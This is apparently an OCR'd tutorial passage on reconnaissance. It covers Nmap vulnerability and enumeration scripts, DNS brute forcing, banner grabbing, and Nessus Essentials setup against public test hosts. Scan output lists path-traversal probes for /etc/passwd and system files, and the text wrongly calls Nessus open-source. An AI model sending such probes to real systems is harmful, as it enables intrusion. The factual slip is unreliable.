
NSE Scripts have minimal requirements; the vulscan NSE script's minimal requirement is the -sV flag.

```
nmap -sV --script=vulscan/vulscan.nse <IP/doman>
```

For example, running this NSE script over the IP address of the scanme.nmap.com domain yields a security vulnerability on the SSH port.



```
kali@kali:~$ sudo nmap -sV --script=vulscan/vulscan.nse 45.33.32.156 > 45.33.32.156.log
kali@kali:~$ 
```




```
  GNU nano 5.4                          45.33.32.156.log
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-04 02:12 EDT
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.30s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE    VERSION
22/tcp    open  ssh        OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| vulscan: VulDB - https://vuldb.com:
| [12724] OpenSSH up to 6.6 Fingerprint Record Check sshconnect.c verify_host_key privile>
|
| MITRE CVE - https://cve.mitre.org:
| [CVE-2012-5975] The SSH USERAUTH CHANGE REQUEST feature in SSH Tectia Server 6.0.4 thro>
| [CVE-2012-5536] A certain Red Hat build of the pam_ssh_agent_auth module on Red Hat Ent>
| [CVE-2010-5107] The default configuration of OpenSSH through 6.1 enforces a fixed time >
| [CVE-2008-1483] OpenSSH 4.3p2, and probably other versions, allows local users to hijac>
| [CVE-2007-3102] Unspecified vulnerability in the linux_audit_record_event function in O>
| [CVE-2004-2414] Novell NetWare 6.5 SP 1.1, when installing or upgrading using the Overl>
|
| SecurityFocus - https://www.securityfocus.com/bid/:
| [102780] OpenSSH CVE-2016-10708 Multiple Denial of Service Vulnerabilities
| [101552] OpenSSH 'sftp-server.c' Remote Security Bypass Vulnerability
| [94977] OpenSSH CVE-2016-10011 Local Information Disclosure Vulnerability
```


If we use the database, use the argument **--script-args vulscandb=<database>** to set it to the script.

vulners

Another NSE script in the **vuln** category is vulners. This NSE script is much simpler and easier to maintain; this script queries the Vulners exploit database every time instead of using local databases, meaning that we don't have to update the databases. The script's minimum requirements are the same as the previous, the **-sV** flag.




```
kali@kali:~$ sudo nmap --script=vulners.nse -sV 45.33.32.156 > 45.33.32.156.txt
kali@kali:~$ 
```



```
  GNU nano 5.4                         45.33.32.156.txt
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-04 02:20 EDT
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.24s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE    VERSION
22/tcp    open  ssh        OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| vulners:
|   cpe:/a:openbsd:openssh:6.6.1p1:
|       CVE-2015-5600   8.5     https://vulners.com/cve/CVE-2015-5600
|       MSF:ILITIES/GENTOO-LINUX-CVE-2015-6564/ 6.9     https://vulners.com/metasploit/MS>
|       CVE-2015-6564   6.9     https://vulners.com/cve/CVE-2015-6564
|       CVE-2021-41617  6.0     https://vulners.com/cve/CVE-2021-41617
|       CVE-2018-15919  5.0     https://vulners.com/cve/CVE-2018-15919
|       MSF:ILITIES/OPENBSD-OPENSSH-CVE-2020-14145/     4.3     https://vulners.com/metas>
|       MSF:ILITIES/HUAWEI-EULEROS-2_0_SP9-CVE-2020-14145/      4.3     https://vulners.c>
|       MSF:ILITIES/HUAWEI-EULEROS-2_0_SP8-CVE-2020-14145/      4.3     https://vulners.c>
```

Dns-brute

Nmap has a built-in NSE script for enumerating DNS records by brute force guessing common subdomains. However, this script uses brute force; it falls under intrusive and discovery categories. For example, scan the nmap scanme website.




```
kali@kali:~$ nmap --script=dns-brute.nse scanme.nmap.org
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-04 02:22 EDT
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.22s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
Not shown: 996 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
9929/tcp  open  nping-echo
31337/tcp open  Elite

Host script results:
| dns-brute:
|   DNS Brute-force hostnames:
|     chat.nmap.org - 45.33.32.156
|     chat.nmap.org - 2600:3c01::f03c:91ff:fe18:bb2f
```

Script arguments

dns-brute.threads	Threads to use.
dns-brute.srvlist	The filename of a list of SRV records to try.
dns-brute.hostlist	The filename of a list of host strings to try.
dns-brute.srv	Run a lookup for SRV records.
dns-brute.domain	The domain name to brute force if no host is specified.
max-newtargets, newtargets	Specify new targets.


Dns-zone-transfer

NSE has an automatic DNS Zone-Transfer script in the intrusive and discovery categories. To use, get the IP of a DNS server and a domain inside it, the same as before. To find the IP of the DNS server, use the command to identify the domain of the DNS server.



```
kali@kali:~$ dig +short ns zonetransfer.me
nsztm1.digi.ninja.
nsztm2.digi.ninja.
kali@kali:~$ 
```


Run the dig command.



```
kali@kali:~$ dig +short nsztm1.digi.ninja.
81.4.108.41
kali@kali:~$ 
```

Http-enum

This script enumerates web directories using a fingerprint file; the script is in the discover, intrusive, and vuln categories.




```
kali@kali:~$ nmap --script=http-enum -p 80 45.33.32.156
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-04 02:27 EDT
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.22s latency).

PORT   STATE SERVICE
80/tcp open  http
| http-enum:
|   /images/: Potentially interesting directory w/ listing on 'apache/2.4.7 (ubuntu)'
|_  /shared/: Potentially interesting directory w/ listing on 'apache/2.4.7 (ubuntu)'

Nmap done: 1 IP address (1 host up) scanned in 21.93 seconds
kali@kali:~$ 
```

The script uses a special fingerprint file provided by Nmap to parse a *Nikto-formatted* database using the script argument http-fingerprints.nikto-db-path=<Database file>. Now, a database is publicly available in the GitHub repository of the *nikto* project.

```
nmap --script http-enum --script-args http-enum.nikto-db-path=/root/nikto-scan_database.db -p 80 45.33.32.15
```

This script can display all status codes that may indicate a valid page; although this is more likely to find certain hidden folders, it generates far more false positives. To enable this, add the http-enum.displayall argument.




```
kali@kali:~$ nmap --script http-enum --script-args http-enum.nikto-db-path=/root/nikto-sca
n_database.db,http-enum.displayall -p 80 45.33.32.156
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-04 02:32 EDT
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.22s latency).

PORT   STATE SERVICE
80/tcp open  http
| http-enum:
|   /sdk/../../../../../../../etc/vmware/hostd/vmInventory.xml: Possible path traversal in
are (CVE-2009-3733) (400 Bad Request)
|   /sdk/%2E%2E/%2E%2E/%2E%2E/%2E%2E/%2E%2E/%2E%2E/%2E%2E/etc/vmware/hostd/vmInventory.xml
ssible path traversal in VMWare (CVE-2009-3733) (400 Bad Request)
|   /../../../../../../../../../../etc/passwd: Possible path traversal in URI (400 Bad Req
)
|   /../../../../../../../../../../boot.ini: Possible path traversal in URI (400 Bad Reque
|   /icons/: Potentially interesting folder (403 Forbidden)
|   /images/: Potentially interesting directory w/ listing on 'apache/2.4.7 (ubuntu)'
|   /server-status/: Potentially interesting folder (403 Forbidden)
```

Banner-Grabbing Methods

Whenever conducting an active information gathering, gather every bit of the current server-exposed information. A banner is a text message that the services send to any incoming connection; this text can contain default information such as service version and number, operating system, and custom set welcome messages.

NSE Banner Script


The simplest method of banner grabbing is the banner NSE script. The script is built into the default Nmap repository.



```
kali@kali:~$ nmap --script=banner scanme.nmap.org
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-04 02:38 EDT
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.22s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
Not shown: 996 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
|_banner: SSH-2.0-OpenSSH_6.6.1p1 Ubuntu-2ubuntu2.13
80/tcp    open  http
9929/tcp  open  nping-echo
| banner: \x01\x01\x00\x18\xCB39\x18aZ\xA1v\x00\x00\x00\x00\xEC\x19\xC0\x
|_C4\x99_q\x8E\xFAXIl_\x83\xF6\x0C(R/R\\xAC\x06j*N\xAEd\x01\xD5\x03!\x...
31337/tcp open  Elite
```

Telnet


The Telnet command is a deprecated remote access service similar to SSH, except it is not encrypted. Using the telnet command can get the service banner.



```
kali@kali:~$ telnet 45.33.32.156 9929
Trying 45.33.32.156...
Connected to 45.33.32.156.
Escape character is '^]'.
▒����aZ�k�y┐+��SF�gR���┌ƒ�@��4G�Hp▒��K��E�rÕwdO����;�f����l�F�
```

Netcat

Netcat is a tool for creating network connections using TCP and UDP protocols.



```
kali@kali:~$ nc -v 45.33.32.156 22
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Connected to 45.33.32.156:22.
SSH-2.0-OpenSSH_6.6.1p1 Ubuntu-2ubuntu2.13
```


The -v flag stands for verbose, meaning that the command outputs its actions. The advantage of Netcat over Telnet is its ability to connect to UDP ports, while Telnet clients can connect to TCP ports. The disadvantage is that Telnet is preinstalled on Linux systems while Netcat is not. A more advanced version of Netcat was developed by the creators of Nmap and its Ncat.

Vulnerabilities Detection Methods

After gathering the initial information and mapping the target network, conduct vulnerability scans. While conducting manual scans using Nmap NSE scripts that we learned before, it is far more efficient to use automated scripts.

Nessus Essentials

Nessus is an open-source network vulnerability scanner that uses *Common Vulnerabilities and Exposures* architecture for natural cross-linking between compliant security tools. See the difference between the two versions in the chart.



FREE DOWNLOAD
Scan 16 IPs

- ✓ Use anywhere
- ✓ Free training and guidance
- ✓ Support via Tenable Community

Ideal for: Educators, students and individuals starting their careers in Cyber Security. Learn more about using Essentials in the classroom with the Tenable for Education program.

SUBSCRIPTION
Scan Unlimited IPs


- ✓ Unlimited assessments
- ✓ Use anywhere, annual subscription
- ✓ Configuration assessment
- ✓ Live Results
- ✓ Configurable Reports
- ✓ Email and Community Support
- ✓ Advanced Support available with subscription

Ideal for: Consultants, Pen Testers and Security Practitioners

As many professional version features don't need a private person, Tenable released a cut-out version of the tool. The Essential tool is limited to 16 scans and cannot receive support from the company (only from the community). This tool, the Essential, is meant for education and students alike.

Installing and Configuring Nessus

Browse the Nessus website from the Linux machine. Register for an Activation Code (you may use the 10-Minute-Mail service).


Nessus Essentials Vulnerability Scanner | Tenable® - Mozilla Firefox
Nessus Essentials Vulner
10 Minute Mail - Free Anony
https://www.tenable.com/products/nessus/nessus-essentials
tenable
Cyber Exposure
Products
Solutions
Research
Support
Company
Partners
Resources
Free Trial
Buy Now

that Nessus subscribers enjoy.

Please note that Nessus Essentials does not allow you to perform compliance checks or content audits, Live Results or use the Nessus virtual appliance. If you require these additional features, please purchase a Nessus Professional subscription.

Using Nessus Essentials for education? Register for Nessus Essentials through the Tenable for Education program to get started.

Interested in leaning how to use Nessus? Our on-demand course enables the student, through a series of targeted videos, to develop the building blocks for effective use of the Nessus vulnerability assessment solution. From asset discovery to vulnerability assessment to compliance, participants will learn to effectively utilize Nessus in a variety of business use cases. Learn more.

Register for an Activation Code


First Name
Last Name

Business Email

☐ Check to receive updates from Tenable

Tenable will only process your personal data in accordance with its Privacy Policy.

While waiting for the code, click on the *Download* button.


Thank You for Registering for Nessus Essentials! | Tenable® - Mozilla Firefox
Thank You for Registerin
10 Minute Mail - Free Anony
https://www.tenable.com/products/nessus/nessus-plugins/thank-you-for-regi
tenable
Cyber Exposure
Products
Solutions
Research
Support
Company
Partners
Resources
Free Trial
Buy Now

Thank You for Registering for Nessus Essentials!

